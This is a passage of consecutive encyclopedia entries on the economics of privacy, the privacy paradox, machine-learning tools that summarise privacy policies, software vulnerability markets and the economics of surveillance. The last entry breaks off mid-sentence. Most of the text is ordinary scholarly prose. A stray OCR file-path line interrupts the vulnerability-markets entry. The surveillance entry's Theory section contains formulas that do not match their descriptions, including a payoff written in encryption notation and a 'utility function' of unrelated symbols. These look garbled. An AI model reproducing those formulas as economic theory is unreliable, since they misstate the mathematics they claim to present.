In parallel to the growth of research on economic trade-offs associated with privacy, research has also increasingly investigated consumer decision making surrounding privacy, as well as individuals' valuations of their own personal data (Acquisti et al. 2015). Research in this area has highlighted how privacy decisions and privacy valuations may be simultaneously affected by a rational calculus of privacy trade-offs and by series of heuristics and cognitive or behavioral biases, which may make it harder for individuals to attain desired levels of privacy in the marketplace (see the debate surrounding the so-called paradox of privacy – the alleged dichotomy, or gap, between individuals' mental states regarding privacy and their actual behaviors: Acquisti, Brandimarte, and Loewenstein 2020).

Cross-References

Economics of Privacy: Privacy, a Machine Learning Perspective
Impacts of Information Privacy Violations
Privacy Economics: From Information Theory to Privacy as an Asset
Privacy in Data-Driven Circular Economy
Privacy Nudging
Privacy Paradox, The

References

Acquisti A, Brandimarte L, Loewenstein G (2015) Privacy and human behavior in the age of information. Science 347(6221):509–514

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–492

Acquisti A, Brandimarte L, Loewenstein G (2020) Secrets and likes: the drive for privacy and the difficulty of achieving it in the digital age. J Consum Psychol 30(4):736–758

Altman I (1977) Privacy regulation: culturally universal or culturally specific? J Soc Issues 33(3):66–84

Hirshleifer J (1971) The private and social value of information and the reward to inventive activity. Am Econ Rev 61(4):561–574

Laudon KC (1996) Markets and privacy. Commun ACM 39(9):92–104

Noam EM (1997) Privacy and self-regulation: markets for electronic privacy. In: Privacy and self-regulation in the information age. National Telecommunications and Information Administration, Washington, DC, pp 21–33

Posner RA (1978) Economic theory of privacy. Regulation 2:19

Stigler GJ (1980) An introduction to privacy in economics and politics. J Leg Stud 9(4):623–644

Varian HR (1997) Economic aspects of personal privacy. In: Privacy and self-regulation in the information age. National Telecommunications and Information Administration report

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1622

Economics of Privacy and the Paradox of Privacy

Elias G. Carayannis[11] ✉, Evangelos Grigoroudis[12] ✉ and Pantelis Sotirelis[12] ✉
(11) School of Business, George Washington University, Washington, DC, USA
(12) School of Production Engineering and Management, Technical University of Crete, Chania, Greece

✉ **Elias G. Carayannis (Corresponding author)**
Email: caraye@gwu.edu
Email: caraye@email.gwu.edu

✉ **Evangelos Grigoroudis**
Email: vangelis@ergasya.tuc.gr

✉ **Pantelis Sotirelis**
Email: psotirelis@isc.tuc.gr

Synonyms

An economic view of privacy paradox; Arguments for privacy regulations; Explaining for the paradoxical behavior in privacy choices; Privacy dilemma

Definition

This entry refers to the research field that explores the privacy paradox under the economic view. Particularly, the following topics are addressed:

(a) how consumers value privacy, (b) the capacity to protect their data, (c) the implications of privacy paradox debate on privacy policy making, and (d) firms practices in the privacy market.

Background

The privacy paradox (Norberg et al. 2007) is analyzed through the literature streams of economics of privacy, behavioral economics, information systems, and psychology, while the debate over its existence is well identified. Under the classic economic theory, consumers are viewed as rational agents aiming to maximize their utility, while "revealed preferences" are reflecting how consumers value their privacy. In this context, it is therefore assumed that consumers disclose the precise amount of personal information they desire, which subsequently leads to the conclusion that the privacy paradox is indeed present. On the other hand, there are arguments focusing on the explanation of the paradox, revealing that consumers' behaviors are distorted mainly by three factors: incomplete information, bounded rationality, and heuristics and cognitive biases (Acquisti 2014).

The debate over the paradox's existence could lead to different arguments in respect to the deployment of privacy policies. Embracing the paradox suggests that regulations over privacy protection should be reduced or be less strict, since individuals are placing low value on it (Solove 2020). On the contrary, the argument of behavior distortions indicates the potential benefits of regulatory interventions.

Theory

The arguments over the existence of the privacy paradox derived from two factors, i.e., first the fact that privacy choices are performed in a contextual manner, and second the inconsistencies among the various interpretations of paradox's definition (Kokolakis 2017). Referring to the market of personal information, Holland (2009) identifies the privacy paradox as a product of market distortions, while indicating three key arguments challenging the market's efficiency, namely, behavioral market distortions, standardization of online contracting, and the fact that consumers hold no property rights on their data.

Acquisti et al. (2020) argue that a combination of psychological factors and economic obstacles can explain the privacy paradox, with the former distorting the demand for privacy protection and the latter its supply. For example, information asymmetries faced by consumers could encourage firms to intensify the collection and usage of consumers' data (Acquisti et al. 2016). Firms also exploit consumers' pursuit of instant gratification (present bias) by providing small rewards in exchange to data access. Furthermore, firms may leverage upon the theory of bounded rationality, an identified factor distorting consumers' behavior (Acquisti and Grossklags 2005), by tailoring their privacy policies based on sophisticated terms that vaguely describe the potential privacy concerns. Additionally, the struggle of individuals to sufficiently estimate the effects of information sharing could lead to the deployment of selling strategies like price discrimination. Leveraging upon the observed control paradox, firms are willing to provide granular privacy controls to consumers in order to achieve higher disclosure. Embedding psychological distortions in a privacy calculus model, Wilson and Valacich (2012) indicate the necessity to consider for the consumers' actual behaviors besides their intentions. Firms may deploy different strategies, such as focusing on psychological distortions, based on their choice to influence consumers' either actual or intentional behaviors.

Regarding economic obstacles, Acquisti et al. (2020) and Bonneau and Preibusch (2010) support the undersupply of privacy protection. Market forces, such as personal data monetization and cost reductions in respect to data tracking and storage, could negatively affect the supply-side of privacy market. Second, firms may benefit by the consumers' incapability to manage their privacy. A common phenomenon is that firms are leveraging the "network effect" in order to gain higher levels of user engagement and data control (Saxton and Wang 2014). Specifically in the sphere of social networks, a reform in the agreements of information exchange is presented, allowing a website to act as a third-party beneficiary (Holland 2009). In addition, consumer welfare can be non-monotone in the quantity of data collected (Acquisti et al. 2016), referring to both cases of nonproductive and productive information (Hui and Png 2006); thus, firms have higher motives to collect data. The problem of overinvestment is intensified by the capacity of the related markets to exploit data. Moreover, the use of personal information can create negative externalities. A commonly reported case is that of secondary use, such as firms selling customer

databases to third parties, where consumers are unable to control their data. In addition, market equilibriums may not be favorable toward consumers' welfare, referring to cases where the value created by the usage of their data is primarily allocated to the other stakeholders involved (e.g., data intermediaries). Another factor that affects the supply of privacy is linked with the costs related to its protection, i.e., the costs of applying privacy regulations (e.g., reduction of advertisers' efficiency) and the costs of deploying technologies that enhance privacy (PETs). Furthermore, market equilibriums may not fully account for intangible or indirect factors affecting privacy protection.

The empirical research of Martin (2020) supported that consumers place value on how their data are used postdisclosure, while privacy violations could negatively affect their trust toward the firm (data holder) in the same manner that security violation cases do. The literature indicates that consumers do care about privacy, yet the aforementioned economic and psychological factors and also the absence of a system-wide reform of privacy policies make the desired levels of privacy unable to reach (Acquisti et al. 2020).

Open Problems and Future Directions

Suggesting for solutions that will efficiently manage privacy, i.e., privacy policies, PETs' deployment, privacy nudging, and propertization of data, Acquisti et al. (2020) denote the importance of formulating regulations that will scrutinize both the distortions of the demand and supply side of privacy. Under the same scope, Solove (2020) expresses the need to implement regulations focusing on the architecture that designs the mechanisms by which data are collected, stored, used, and shared, assuming that aiming to reduce only behavioral distortions will not fix individuals' inability to secure their privacy. Generally, the privacy policy approaches of industry self-regulation and self-management by individuals are inadequate to fulfill the individuals' desired levels of privacy protection. Nonetheless, future directions in privacy policies should refocus from the simple reform of the commonly used "notice and choice" approach to the introduction of new policy patterns.

Further research could also be conducted to identify PETs achieving high levels of privacy protection without diminishing the benefits gained

from the use of services. In particular, the case of federated learning for privacy preservation could be further explored. Research should reconsider the concept of the privacy-trade-off and attempt to introduce privacy-related mechanisms that break it. Finally, given that platforms are increasingly adopting the “dark patterns” design approach, research could explore the approach’s effect on consumers’ ability for data protection.

Cross-References

Economics of Personal Data
Privacy Economics: From Information Theory to Privacy as an Asset
Privacy Paradox, The

References

Acquisti A (2014) The economics and behavioral economics of privacy. In: Lane J, Stodden V, Bender S, Nissenbaum H (eds) Privacy, big data, and the public good: frameworks for engagement. Cambridge University Press, Cambridge, pp 76–95

Acquisti A, Grossklags J (2005) Privacy and rationality in individual decision making. IEEE Secur Priv 3(1):26–33

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–492

Acquisti A, Brandimarte L, Loewenstein G (2020) Secrets and likes: the drive for privacy and the difficulty of achieving it in the digital age. J Consum Psychol 30(4):736–758

Bonneau J, Preibusch S (2010) The privacy jungle: on the market for data protection in social networks. In: Moore T, Pym D, Ioannidis C (eds) Economics of information security and privacy. Springer, Boston, pp 121–167

Holland HB (2009) Privacy Paradox 2.0. Widener Law J 19(3):893–932

Hui KL, Png IPL (2006) The economics of privacy. In: Hendershott T (ed) Handbooks in information systems, vol 1. Emerald, Bingley, pp 471–498

Kokolakis S (2017) Privacy attitudes and privacy behaviour: a review of current research on the privacy paradox phenomenon. Comput Secur 64:122–134

Martin K (2020) Breaking the privacy paradox: the value of privacy and associated duty of firms. Bus Ethics Q 30(1):65–96

Norberg PA, Horne DR, Horne DA (2007) The privacy paradox: personal information disclosure intentions versus behaviors. J Consum Aff 41(1):100–126

Saxton GD, Wang L (2014) The social network effect: The determinants of giving through social media. Nonprofit Volunt Sect Q 43(5):850–868

Solove DJ (2020) The myth of the privacy paradox. GW Law Rev 89(1):1–51

Wilson D, Valacich JS (2012) Unpacking the privacy paradox: irrational decision-making within the privacy calculus. In: Huang MH, Piccoli G, Sambamurthy V (eds) ICIS 2012 proceedings. Association for Information Systems, Orland, pp 4152–4162

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1612

Economics of Privacy: Privacy, a Machine Learning Perspective

Razieh Nokhbeh Zaeem[13] ✉ and K. Suzanne Barber[13] ✉
(13) Center for Identity, The University of Texas at Austin, Austin, TX, USA

✉ **Razieh Nokhbeh Zaeem (Corresponding author)**
Email: nokhbeh@utexas.edu
Email: razieh@identity.utexas.edu

✉ **K. Suzanne Barber**
Email: sbarber@identity.utexas.edu

Synonyms

Machine Learning (Data Mining) for Privacy Policy Summarization

Definitions

Machine learning for privacy policy summarization is the novel application of machine learning techniques to automatically extract summaries of online privacy policies.

Background

Privacy policies have become the de facto way of communicating how a company or organization – and particularly its website – collects, shares, and uses personally identifiable information (PII). These privacy policies outline how the organization handles, shares, discloses, and uses PII of its

consumers or clients. PII is defined as “any information relating to an identified or identifiable natural person” (https://gdpr-info.eu) such as name, email address, and credit card number.

Meinert et al. (2006) showed that while most users know about privacy policies, less than half of them have *ever* read a privacy policy. Milne and Culnan (2004) used self-reported data from users and found that only 4.5% claim to always read them. However, using the more reliable server side observation of websites, Kohavi (2001) revealed even more astonishing statistics that only 1% or less of users click on a website’s privacy policy. More recently, Steinfeld (2016) used advanced eye tracking techniques to demonstrate that the same still holds true today: users barely take effort to read privacy policies thoroughly.

Ermakova et al. (2014) attribute the fact that most users do not read privacy policies to the privacy policies’ poor readability. Graber et al. (2002) and Milne et al. (2006) show that the average privacy policy requires 2 years of college level education to comprehend. In addition, Milne et al. (2006) found that privacy policies are getting longer and harder to read, with the readability score of the privacy policies decreasing over time. In fact, according to McDonald and Cranor (2008), reading privacy policies is so time-consuming that if users were to read each new privacy policy they encounter in a year, it would take them over 200 h.

To address the lack of readability in privacy policies, researchers have developed tools that leverage machine learning (ML) and data mining to automatically summarize conventional privacy policies for the users. Among these tools, however, very few are made available to the public.

Application

Privee by Zimmeck and Bellovin (2014) is the first automatic privacy policy analysis tool. Building on the crowdsourcing privacy analysis framework ToS;DR (2012), Privee combines crowdsourcing with rule and machine learning classifiers to classify privacy policies that are not already rated in the crowdsourcing repository.

The Usable Privacy Project by Sadeh et al. (2013) takes advantage of natural language processing, machine learning, privacy preference modeling, crowdsourcing, and formal methods to semiautomatically annotate privacy policies.

Two of the most recent publicly available tools to utilize machine learning for privacy policy summarization are Polisis (Available online at https://pribot.org/polisis.) by Harkous et al. (2018) and PrivacyCheck (Available online at https://identity.utexas.edu/privacycheck-for-google-chrome.) by Zaeem et al. (2018).

At its core, Polisis is a neural network classifier trained on 130,000 privacy policies retrieved from the Google Play store. Polisis segments a privacy policy and automatically annotates each segment with a set of labels, classifying segments based on coarse- and fine-grained classifications. Pribots by Harkous et al. (2016) is from the same authors and is a chat bot that answers free-form questions about privacy policies.

Powered by machine learning, PrivacyCheck by Nokhbeh Zaeem and Barber (2020) is a publicly available browser extension that automatically summarizes any privacy policy by answering 20 questions based upon user control and the General Data Protection Regulation (GDPR). Furthermore, PrivacyCheck incorporates a competitor analysis tool that highlights the top competitors with the best privacy policies in the same market sector. PrivacyCheck enhances the users' understanding of privacy policies and empowers them to make informed decisions when it comes to selecting services with better privacy policies.

Other researchers, too, have applied machine learning and natural language processing in privacy policy analysis (Clarke et al., 2012; Fawaz et al., 2019). PolicyLint by Andow et al. (2019) is a natural language processing tool that identifies potential contradictions that may arise inside the same privacy policy. PolicyLint is tested on a corpus of 11,430 privacy policies from mobile apps. PrivacyGuide by Tesfay et al. (2018) is a machine learning and natural language processing tool inspired by the GDPR. It uses a corpus of 45 policies from the most accessed websites in Europe. PrivacyGuide, however, is not publicly available, as opposed to PrivacyCheck and Polisis. Finally, studies of mobile app privacy policies (e.g., MAPS by Zimmeck et al. 2019) are on the rise.

Economics of Privacy

Acquisti et al. (2016) reviewed the economics of privacy and reported that, in digital economies, consumers often receive imperfect, incorrect, or asymmetric information regarding what data is collected about them and how that data will be used. Hence, consumers' ability to make informed

decisions about their privacy is severely hindered. Data mining tools that summarize privacy policies directly address this need and seek to improve users' understanding of what they agree to in a privacy policy.

Open Problems and Future Directions

A prominent future work is to gather a more comprehensive training dataset, in order to train more accurate supervised machine learning models. Finally, encouraging widespread use of such tools by final consumers is an important future direction that should be pursued.

References

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–492

Andow B, Mahmud SY, Wang W, Whitaker J, Enck W, Reaves B, Singh K, Xie T (2019) Policylint: investigating internal privacy policy contradictions on Google play. In: 28th USENIX Security Symposium (USENIX Security 19), pp 585–602

Clarke N, Furnell S, Angulo J, Fischer-Hübner S, Wästlund E, Pulls T (2012) Towards usable privacy policy display and management. Inf Manag Comput Secur 20(1):4–17

Ermakova T, Baumann A, Fabian B, Krasnova H (2014) Privacy policies and users' trust: does readability matter? In: 20th Americas Conference on Information Systems (AMCIS)

Fawaz K, Linden T, Harkous H (2019) The applications of machine learning in privacy notice and choice. In: 2019 11th International Conference on Communication Systems & Networks (COMSNETS). IEEE, pp 118–124

Graber MA, D Alessandro DM, Johnson-West J (2002) Reading level of privacy policies on internet health web sites. J Fam Pract 51(7):642–642

Harkous H, Fawaz K, Shin KG, Aberer K (2016) Pribots: conversational privacy with chatbots. In: Twelfth Symposium on Usable Privacy and Security (SOUPS) 2016

Harkous H, Fawaz K, Lebret R, Schaub F, Shin KG, Aberer K (2018) Polisis: automated analysis and presentation of privacy policies using deep learning. In: 27th USENIX Security Symposium (USENIX Security 18), pp 531–548

Kohavi R (2001) Mining e-commerce data: the good, the bad, and the ugly. In: International Conference on Knowledge Discovery and Data Mining. ACM, pp 8–13

McDonald AM, Cranor LF (2008) The cost of reading privacy policies. I/S J Law Policy Inf Soc 4:543

Meinert DB, Peterson DK, Criswell JR, Crossland MD (2006) Privacy policy statements and consumer willingness to provide personal information. J Electron Commer Organ 4(1):1

Milne GR, Culnan MJ (2004) Strategies for reducing online privacy risks: why consumers read (or don't read) online privacy notices. J Interact Mark 18(3): 15–29

Milne GR, Culnan MJ, Greene H (2006) A longitudinal assessment of online privacy notice readability. J Public Policy Mark 25(2):238–249

Nokhbeh Zaeem R, Barber KS (2020) The effect of the GDPR on privacy policies: recent progress and future promise. ACM Trans Manag Inf Syst (TMIS)

Sadeh N, Acquisti A, Breaux TD, Cranor LF, McDonalda AM, Reidenbergb JR, Smith NA, Liu F, Russellb NC, Schaub F et al (2013) The usable privacy policy project. Technical report, CMU-ISR-13-119, Carnegie Mellon University

Steinfeld N (2016) "I agree to the terms and conditions": (how) do users read privacy policies online? an eye-tracking experiment. Comput Hum Behav 55:992–1000

Tesfay WB, Hofmann P, Nakamura T, Kiyomoto S, Serna J (2018) Privacyguide: towards an implementation of the EU GDPR on internet privacy policy evaluation. In: Proceedings of the Fourth ACM International Workshop on Security and Privacy Analytics. ACM, pp 15–21

ToS;DR (2012) Terms of service; didn't read. https://tosdr.org

Zaeem RN, German RL, Barber KS (2018) Privacycheck: automatic summarization of privacy policies using data mining. ACM Trans Internet Technol (TOIT) 18(4):53

Zimmeck S, Bellovin SM (2014) Privee: an architecture for automatically analyzing web privacy policies. In: 23rd USENIX Security Symposium (USENIX Security 14). USENIX Association, San Diego, pp 1–16

Zimmeck S, Story P, Smullen D, Ravichander A, Wang Z, Reidenberg J, Russell NC, Sadeh N (2019) Maps: scaling privacy compliance analysis to a million apps. Proc Privacy Enhanc Technol 2019(3):66–86

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1616

Economics of Software Vulnerability Markets

Vasilios Katos[14] ✉ and Cosmin Ciobanu[15] ✉
(14) Bournemouth University, Bournemouth, UK
(15) EU Agency for Cybersecurity (ENISA), Heraklion, Greece

✉ **Vasilios Katos (Corresponding author)**
Email: vkatos@bournemouth.ac.uk

✉ **Cosmin Ciobanu**
Email: Cosmin.Ciobanu@enisa.europa.eu

Synonyms

Exploit and vulnerability trade; Exploit pricing

Definition

A vulnerability market is a market where two or more parties exchange vulnerabilities and exploits by engaging in an economic transaction.

Background

There are two types of markets, the so-called *bug bounties*, promoted by the software vendors, and the *black markets*. Although in conventional economics a black market refers to an illegal market aiming to circumvent the respective tax laws, in this context a black market is considered to enable a party to generate further economic gain or harm another party through breaches of computer systems. That is, the acquisition of

vulnerability information or the corresponding exploit can be used in carrying out attacks against third-party computer systems.

Bug bounty markets are more straightforward and considerably less complex than black markets, as they are distinguished by well-defined scopes and incentives. In a bug bounty, it is primarily the software vendor who determines the value of their product, intrinsic or other, the estimated impact of a compromise to confidentiality, integrity, and/or availability, and this is reflected in the announced monetary reward. It should be noted that a value of particular vulnerability does not necessarily reflect the value of the actual software. For instance, Amazon's website may be worth billions of dollars, but a cross-site scripting (XSS) vulnerability exploiting that site could pay the security researcher a couple of hundreds of dollars. However, the recent technological developments and the proliferation of disruptive technologies, such as distributed ledgers and particularly blockchain-based smart contracts, have enabled the construction of further business models that could be applicable to bug bounties as well. For example, Polyswarm's model (https://polyswarm.io/) implements an incentivized threat detection approach, where parties (analysis engines) receive monetary awards or are penalized based on the accuracy of their analysis. The whole approach is implemented with smart contracts. It is important to note that the smart contracts themselves might have bugs (https://www.wired.com/2016/06/50-million-hack-just-showed-dao-human/) or vulnerabilities.

Apart from exchanging vulnerability exploits, black markets can go further and deliver the so-called Exploit-as-a-Service (EaaS) business model, where a criminal can hire a contractor to apply the exploits and compromise third-party systems (Grier et al. 2012). This can expose the marketplace to a variety of potential crimes and offences which may in turn trigger law enforcement and judicial processes.

Theory and Application

The emergence and growth of the vulnerability markets can be attributed to both the software vendors who identified an opportunity to market themselves as being open, transparent, and accommodating security assessments from the wider community, as well as the growing expectations of the bug hunters due to increased monetary awards and, to some extent, fame. Moreover, it can be argued that there are two threads of activities that

contributed to the establishment of the vulnerability markets. The first relates to the standardization efforts in developing a common and effective language to communicate the vulnerabilities and exploits to the involved stakeholders and beneficiaries. The second is the formation and evolution of the market itself.

Standardization

The quantification of severity in software vulnerabilities adopts concepts from risk management. The most popular metric is the Common Vulnerability Scoring System (CVSS https://www.first.org/cvss/v3.1/specification-document), led by FIRST's CVSS Special Interest Group (CVSS SIG). At the time of writing, the latest specification of the CVSS is under version 3.1, revision 1. The CVSS "captures the principal technical characteristics of software, hardware and firmware vulnerabilities." (https://www.first.org/cvss/) Application of the CVSS produces a vulnerability score in the range [0-10], where the higher the score, the higher the severity of the vulnerability. The CVSS metric is comprised of three metric groups: base, temporal, and environmental. The completion of the base metric components is the minimum requirement in order to produce a score, whereas the temporal and environmental groups are optional, but nevertheless allow a more precise and contextualized interpretation of the CVSS score. In most vulnerability markets that include the CVSS score, the value refers to the base score. The base metric is esoteric to the vulnerability and provides information on the key aspects and characteristics of the vulnerability itself. It comprises of the following metrics:

- *Exploitability*. Describing the ease and technical means by which the vulnerability can be exploited. For instance, if there is no need for high privileges to run the underlying exploit, or it does not require any user interaction, then exploitability would be high.
- *Scope*. Describing whether the underlying vulnerable component's security scope may change, meaning that the vulnerable component may affect the security of other resources if compromised.
- *Impact*. Which refers to the well-known confidentiality, integrity, and availability properties.

The description of the vulnerability itself is also being standardized. A pervasive vulnerability identification and numbering scheme is MITRE's Common Vulnerabilities and Exposures (CVE) referencing system. Identifiers are assigned by CVE Numbering Authorities (CNAs) in a process similar to assigning an ISSN number to a journal or a DOI number to a scientific paper. The vulnerability information typically includes a brief description, advisories, mitigation measures, and reports. Other numbering schemes include Microsoft's Security Bulletin (MS), Seebug's Vulnerability Database (SSV), and VMWare's Security Advisory (VMSA).

The assignment of a CVE number to a vulnerability can be seen to affect its market value. A vulnerability that carries an official CVE number implies that it is published and therefore known to the vendor. As such, at this point it is certain that the vulnerability has lost its potential "zero-day" status, which refers to the period when the vulnerability is kept private and not publicly disclosed. Clearly, zero-day vulnerabilities of a high CVSS score are expected to be of the highest value. It is noteworthy that the application of CVSS has been found to have numerous drawbacks, such as value discrepancies (ENISA 2019). Therefore, similar to any quantitative risk assessment exercise, CVSS scoring should be used as guidance, but not elevated to a religion.


In addition to the above descriptors, the vulnerability ecosystem has been further enriched by efforts to standardize the description of the affected platforms (through the Common Platform Enumeration, CPE™) and the relevant system configuration (through the Common Configuration Enumeration, CCE™), maintained by MITRE.

Market Characteristics

As implied earlier, a vulnerability's price is determined by both the intrinsic properties of the vulnerability (as captured by the base group metrics), as well as the dissemination range of the vulnerability. That is, the more parties aware of the vulnerability, the lesser its value in principle. Ultimately, when the software vendors is made aware of the vulnerability of their product and eventually manage to develop and advertise a security remedy – normally in the form of a patch issued through a software update – the value of the vulnerability is expected to drop substantially. It should be noted though that the value of the corresponding exploit is not necessarily nullified, as not all end users of the software would have

necessarily applied the patch; while in some cases the patching of the vulnerability is seamless for the ordinary user, in many cases it can become rather complex for, e.g., patching smart home device or Wi-Fi router. Moreover, patching might be subject to other constrains such as safety as in the case of industrial control system equipment and environments.

This journey is expressed as the vulnerability lifecycle (Arbaugh et al. 2000), Fig. 1.



Economics of Software Vulnerability Markets, Fig. 1 The vulnerability lifecycle (ENISA 2019)

As vulnerabilities and exploits are in essence information, their veracity is also an influencing factor of their price. For publicly disclosed vulnerabilities, the veracity can be easily assessed, normally through proof of concept exploits, if available. In the case of zero-day vulnerabilities, such exercise is not always straightforward, as the exploit seller will need to demonstrate the capabilities of exploit without disclosing any of the details. Depending on the type of the exploit and target software platform, this can be of a varying complexity. In black markets, trust enforcement is delivered through escrow services where cryptocurrencies are a particularly suitable payment infrastructure since there are now several schemes that implement escrow via multisignature schemes. Typically, a multisignature scheme is used to “lock” cryptocurrency coins in a blockchain. The transaction

(transfer) is executed upon the agreement of three parties (seller, buyer, and admin).

The study and analysis of marketplaces inherit market analysis approaches such as timeseries analysis and trendlines for time-related data and the standard hypothesis testing and regression approaches for other dimensions of the dataset. For a description of statistical tools that can be used, as well as an application of these on a sample dataset, refer to ENISA (2019).

However, the collection of market information and the creation of datasets is challenging. In some cases, registration to a marketplace requires vetting or identity checks by the administrators, see, for example, the RuMarket case (Allodi 2017).

Open Problems and Future Directions

Currently the overwhelming majority of bug bounty programs focuses on Web applications. As such, establishing whether bug bounties do indeed improve software security is an open question.

Although standardization of vulnerability description has shown considerable maturity, the quality of the empirical data is yet to be assessed. For instance, authoritative databases contain significant discrepancies between the different versions of CVSS scores. This could potentially misclassify a vulnerability in terms of criticality and challenges the validity of the overall approach.

Further research on the vulnerability markets' externalities (such as companies' and vendors' (over)reactions) to produce more holistic and robust models informed by good-quality datasets is an ongoing activity.

References

Allodi L (2017) Economic factors of vulnerability trade and exploitation. In: CCS'17, ACM conference on Computer and communications security, Dallas, 30 Oct – 3 Nov 2017

Arbaugh W, Fithen W, McHugh J (2000) Windows of vulnerability: a case study analysis. IEEE Comput 33(12):52–59

ENISA (2019) State of vulnerabilities 2018/2019: analysis of events in the life of vulnerabilities. https://www.enisa.europa.eu/publications/technical-reports-on-cybersecurity-situation-the-state-of-cyber-security-vulnerabilities/at_download/fullReport

Grier C, Ballard L, Caballero J, Chachra N, Dietrich K, Levchenko CJ, Mavrommatis P, McCoy D, Nappa A, Pitsillidis A, Provos N, Rafique MZ, Rajab MA, Rossow C, Thomas K, Paxson V, Savage S, Voelker GM (2012) Manufacturing compromise: the emergence of exploit-as-a-service. In: CCS'12, the ACM conference on Computer and communications security, Raleigh, pp 821–832

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1611

Economics of Surveillance

Carly Beckerman[16] ✉ and Julian Williams[17] ✉
(16) Institute of Hazard Risk and Resilience and the School of Government and International Affairs, University of Durham, Durham, UK
(17) Julian Williams Institute of Hazard Risk and Resilience and the Durham University Business School, University of Durham, Durham, UK

✉ **Carly Beckerman (Corresponding author)**
Email: carly.beckerman@durham.ac.uk

✉ **Julian Williams**
Email: julian.williams@durham.ac.uk

Synonyms

Corporations; Monitoring; Political economy; Privacy; Security

Definitions

Surveillance is the action by an individual or organization to collect information on the activities, actions and statements of another individual or group. The origin of the word surveillance is rooted in the portmanteau of the French words for ‘over’ (sur) and ‘watch’ (veillier). As such, a modern interpretation of ‘mass surveillance’ refers to watching the activities of large groups, usually through a variety of methods associated with electronic devices, from cellular communications to Internet-based mechanisms. Although surveillance is not new, the economics of surveillance and the justification of surveillance from a social coordination perspective are

relatively recent additions to the canons of information economics and public economics. These subfields discuss the rationale for legal limits on surveillance and arguments in favour of protecting privacy, as well as the cost-benefit analysis that policymakers conduct to determine optimal degrees of surveillance for social welfare. There is an inherent appreciation within these debates that the economics of surveillance reflects a trade-off between control and well-being. Rule, for example, defines the surveillance domain of interest as:

> ...any systematic attention to a person's life aimed at exerting influence over it. By social control we mean efforts to define and bring about 'correct' actions or statuses. (Rule et al., 1983, Page 223.2).

Although the legal and social implications of mass surveillance for public control have been reviewed extensively from a constitutional law perspective (see, e.g. Rackow (2002) for a reaction to the Patriot Act and Kerr (2008) as a response to the Foreign Intelligence Surveillance Act (FISA) in the United States), economic models of the political economy of mass surveillance are quite sparse.

Theory

Information economics provides the basic motivation for surveillance. Let $a_i \in \mathscr{A}_i$ be a set of continuous actions for a discrete agent indexed by $i \in \{1, \ldots, I\}$, and let $V_i(a_i, \boldsymbol{a}_{-i})$ be a value function that sets out the pay-off for agent i, given their action a_i with respect to the actions of all other agents $\boldsymbol{a}_{-i}$. In a classic utilitarian Set-up, the social planner observes a pay-off of $g(H_t) = E_{K_1}(D_{K_2}(H_t))$ . . In the simplest setting, an agent i constructs a statistical model of all other agents. The degree of precision in this model reduces the uncertainty in the pay-off $V_i(a_i, \boldsymbol{a}_{-i})$. A simple setting has a Von Neumann–Morgenstern expected utility function of the form $a = g^u,\ \hat{a} = \hat{g}^u,\ c = h^u \cdot m,\ v = H\left(a,\ \hat{a},\ c\right), d = e^u\ f^{uv}$. For any given degree of aversion to variance, the utility for a higher precision (hence the lower variance of Var[$\boldsymbol{a}_{-i}$) as the only contribution to the variance Var[$V_i(a_i, \boldsymbol{a}_{-i})$|Var[$\boldsymbol{a}_{-i}$)]) is via uncertainty in the other players' actions. From a classical economic perspective, any cost of information from surveillance is weighed against the benefits to the reduction in

